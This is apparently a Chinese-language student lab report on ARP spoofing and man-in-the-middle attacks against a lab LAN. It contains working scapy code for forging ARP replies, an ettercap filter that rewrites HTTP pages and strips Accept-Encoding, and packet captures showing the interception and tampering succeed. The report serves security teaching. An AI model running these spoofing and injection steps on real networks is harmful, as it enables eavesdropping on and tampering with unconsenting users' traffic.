    ▸ Form item: "loginsubmit" = "��U��¼"
```

使用 scapy 库构造 ARP 包


我们使用 scapy python 库来构造 ARP 包，攻击者首先伪造网关 (192.168.0.1) 向受害者 (192.168.0.101) 发送自己的 MAC 地址 c8:58:c0:b5:fe:1e，使受害者认为网关的 MAC 地址是攻击者的 MAC。

```
p1=Ether(dst="d4:61:9d:2b:40:94",src="c8:58:c0:b5:fe:1e")/ARP(pdst="192.168.0.101",psrc="192.168.0.1")
while True:
    sendp(p1)
    time.sleep(0.1)
```

然后伪造受害者 (192.168.0.101) 向网关 (192.168.0.1) 发送自己的 MAC 地址 c8:58:c0:b5:fe:1e，使网关认为受害者的 MAC 地址是攻击者的 MAC。


```
p1=Ether(dst="48:7d:2e:ac:1f:60",src="c8:58:c0:b5:fe:1e")/ARP(pdst="192.168.0.1",psrc="192.168.0.101")
while True:
    sendp(p1)
    time.sleep(0.1)
```

受害者 A (192.168.0.101/24) ping www.baidu.com 截图如下：



```
liwenbodeMacBook-Air:~ liwenbo$ ping www.baidu.com
PING www.a.shifen.com (39.156.66.14): 56 data bytes
64 bytes from 39.156.66.14: icmp_seq=0 ttl=51 time=7.476 ms
64 bytes from 39.156.66.14: icmp_seq=1 ttl=51 time=6.906 ms
64 bytes from 39.156.66.14: icmp_seq=2 ttl=51 time=6.814 ms
64 bytes from 39.156.66.14: icmp_seq=3 ttl=51 time=6.706 ms
64 bytes from 39.156.66.14: icmp_seq=4 ttl=51 time=7.110 ms
64 bytes from 39.156.66.14: icmp_seq=5 ttl=51 time=6.869 ms
64 bytes from 39.156.66.14: icmp_seq=6 ttl=51 time=7.482 ms
64 bytes from 39.156.66.14: icmp_seq=7 ttl=51 time=7.621 ms
```

攻击者 B (192.168.0.112/24) 抓包，成功抓到 A ping www.baidu.com 的 ICMP request 和 reply 包。每个序列号相同的 ICMP 包都会有两个 request 和两个 reply，从其 MAC 地址可以看出，受害者首先将 ICMP request 包发到攻击者，攻击者将其转发到网关，收到 ICMP reply 后，网关首先发给攻击者，攻击者再转发给受害者，成功实现网络监听。




```
99134 650.516521809 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=0/0, ttl=64 (no response found!)
99135 650.516546080 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=0/0, ttl=63 (reply in 99137)
99137 650.521405632 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=0/0, ttl=52 (request in 99135)
99138 650.521425969 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=0/0, ttl=51
99147 650.701710980 192.168.0.101   8.8.8.8         ICMP   70 Destination unreachable (Port unreachable)
99148 650.701726519 192.168.0.101   8.8.8.8         ICMP   70 Destination unreachable (Port unreachable)
99190 651.517766872 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=1/256, ttl=64 (no response found!)
99192 651.517793222 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=1/256, ttl=63 (reply in 99193)
99193 651.522751415 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=1/256, ttl=52 (request in 99192)
99194 651.522773257 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=1/256, ttl=51
99223 652.522775304 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=2/512, ttl=64 (no response found!)
99224 652.522800927 192.168.0.101   39.156.66.14    ICMP   98 Echo (ping) request  id=0x3f5f, seq=2/512, ttl=63 (reply in 99225)
99225 652.527758119 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=2/512, ttl=52 (request in 99224)
99226 652.527780241 39.156.66.14    192.168.0.101   ICMP   98 Echo (ping) reply    id=0x3f5f, seq=2/512, ttl=51

▸ Frame 99134: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface wlp0s20f3, id 0
▸ Ethernet II, Src: Apple_2b:40:94 (d4:61:9d:2b:40:94), Dst: IntelCor_b5:fe:1e (c8:58:c0:b5:fe:1e)
▸ Internet Protocol Version 4, Src: 192.168.0.101, Dst: 39.156.66.14
▸ Internet Control Message Protocol
```

HTML 注入攻击

除了被动攻击/监听外，我们还实现了主动的中间人攻击，攻击者收到 HTTP response 后，经过篡改再发送给受害者，实现主动攻击。

我们让受害者访问 nginx 官网 http://nginx.org，正常情况下页面如图：



Learn how to embed security in your DevOps pipeline.
Download the Free Ebook on Web Application Security.

nginx news

2020-10-08 unit-1.20.0 version has been released, featuring ASGI 3.0 support along a number of other features and a few bugfixes.

2020-09-29 njs-0.4.4 version has been released, featuring Buffer object.

2020-09-29 nginx-1.19.3 mainline version has been released.

2020-08-13 unit-1.19.0 version has been released, featuring basic variables support alongside several important bugfixes and a major improvement in IPC.

2020-08-11 nginx-1.19.2 mainline version has been released.

2020-08-11 njs-0.4.3 version has been released, featuring Query String module.

english
русский

news
2019
2018
2017
2016
2015
2014
2013
2012


攻击者使用 ettercap 工具来篡改报文，编写 nginx.filter 代码如下，将 HTTP response 中的 nginx news 替换为 HACKED!!!，同时将 HTTP request headers 中的 Accept-Encoding 字段去掉，避免服务器返回 gzip 压缩过的数据。

```
if (ip.proto == TCP && tcp.dst == 80) {
        if (search(DATA.data, "Accept-Encoding")) {
                replace("Accept-Encoding", "Accept-Rubbish!");
                msg("zapped Accept-Encoding!");
        }
}
if (ip.proto == TCP && tcp.src == 80) {
        replace("nginx news", "HACKED!!!");
        msg("replaced");
}
```

使用 etterfilter 进行编译

```
etterfilter nginx.filter -o nginx.ef
```

在 ettercap 中将网关加入 target 1，受害者加入 target 2，加载 nginx.ef 脚本进行报文篡改。




Target 1: 192.168.0.1

Target 2: 192.168.0.100

```
replaced
zapped Accept-Encoding!
replaced
replaced
replaced
replaced
replaced
```

当受害者访问该网站时，nginx news 已经被替换成 HACKED!!!。



Learn how to embed security in your DevOps pipeline.
Download the Free Ebook on Web Application Security.

HACKED!!!

2020-10-08 unit-1.20.0 version has been released, featuring ASGI 3.0 support along a number of other features and a few bugfixes.

2020-09-29 njs-0.4.4 version has been released, featuring Buffer object.


2020-09-29 nginx-1.19.3 mainline version has been released.

2020-08-13 unit-1.19.0 version has been released, featuring basic variables support alongside several important bugfixes and a major improvement in IPC.

2020-08-11 nginx-1.19.2 mainline version has been released.

2020-08-11 njs-0.4.3 version has been released, featuring Query String module.

同时，攻击者通过抓包可以看出，受害者 HTTP request headers 中的 Accept-Encoding 字段已经被替换为 Accept-Rubbish!，因此服务器将返回未压缩的明文数据。




```
 996 11.441009013 192.168.0.100   3.125.197.172   TCP   834 [TCP Retransmission] 63951 → 80 [PSH, ACK] Seq=2 Ack=1 Win=2052 Len=768 TSval=958147435 TSecr=2679697028
1002 11.461489533 192.168.0.100   8.8.8.8         TCP    62 63875 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1004 11.465099019 192.168.0.100   8.8.8.8         TCP    62 [TCP Retransmission] 63875 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
1098 11.593440371 192.168.0.100   13.227.241.79   HTTP  452 GET /js/build/bf-munchkin.min.js HTTP/1.1
1100 11.597162149 192.168.0.100   13.227.241.79   TCP   452 [TCP Retransmission] 62190 → 80 [PSH, ACK] Seq=387 Ack=619 Win=2048 Len=386 TSval=958147589 TSecr=625383…
1101 11.630893927 192.168.0.100   222.35.78.48    TCP    54 [TCP Retransmission] 64047 → 80 [FIN, ACK] Seq=1 Ack=1 Win=4096 Len=0
1102 11.636964981 192.168.0.100   222.35.78.48    TCP    54 [TCP Retransmission] 64047 → 80 [FIN, ACK] Seq=1 Ack=1 Win=4096 Len=0
1139 11.699109752 3.125.197.172   192.168.0.100   TCP    66 [TCP ACKed unseen segment] 80 → 63951 [ACK] Seq=1 Ack=770 Win=7424 Len=0 TSval=2679700282 TSecr=958147435

    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x05df [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
  ▸ [Timestamps]
    TCP payload (386 bytes)
    Retransmitted TCP segment data (386 bytes)

0140  34 31 38 33 2e 31 32 31  20 53 61 66 61 72 69 2f   4183.121  Safari/
0150  35 33 37 2e 33 36 0d 0a  41 63 63 65 70 74 3a 20   537.36·· Accept: 
0160  2a 2f 2a 0d 0a 52 65 66  65 72 65 72 3a 20 68 74   */*··Ref erer: ht
0170  74 70 3a 2f 2f 6e 67 69  6e 78 2e 6f 72 67 2f 0d   tp://ngi nx.org/·
0180  0a 41 63 63 65 70 74 2d  52 75 62 62 69 73 68 21   ·Accept- Rubbish!
0190  3a 20 67 7a 69 70 2c 20  64 65 66 6c 61 74 65 0d   : gzip,  deflate·
01a0  0a 41 63 63 65 70 74 2d  4c 61 6e 67 75 61 67 65   ·Accept- Language
01b0  3a 20 7a 68 2d 43 4e 2c  7a 68 3b 71 3d 30 2e 39   : zh-CN, zh;q=0.9
01c0  0d 0a 0d 0a                                        ····
```

从受害者的 HTTP response headers 中也可以看出，正常情况下，当 request header 中有 Accept-Encoding 字段时，response header 也应该有 Content-Encoding: gzip 的字段，

但受害者收到的 response headers 并没有这个字段，说明这个 HTTP request 已经被攻击者篡改了。



▼ Response Headers view source

```
Accept-Ranges: bytes
Connection: keep-alive
Content-Length: 11100
Content-Type: text/html; charset=utf-8
Date: Fri, 09 Oct 2020 15:30:54 GMT
ETag: "5f7f8405-2b5c"
Keep-Alive: timeout=15
Last-Modified: Thu, 08 Oct 2020 21:26:29 GMT
Server: nginx/1.19.0
```

▼ Request Headers view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: no-cache
Connection: keep-alive
```

组内分工

两人轮流作为攻击者和受害者，报告由两人共同撰写。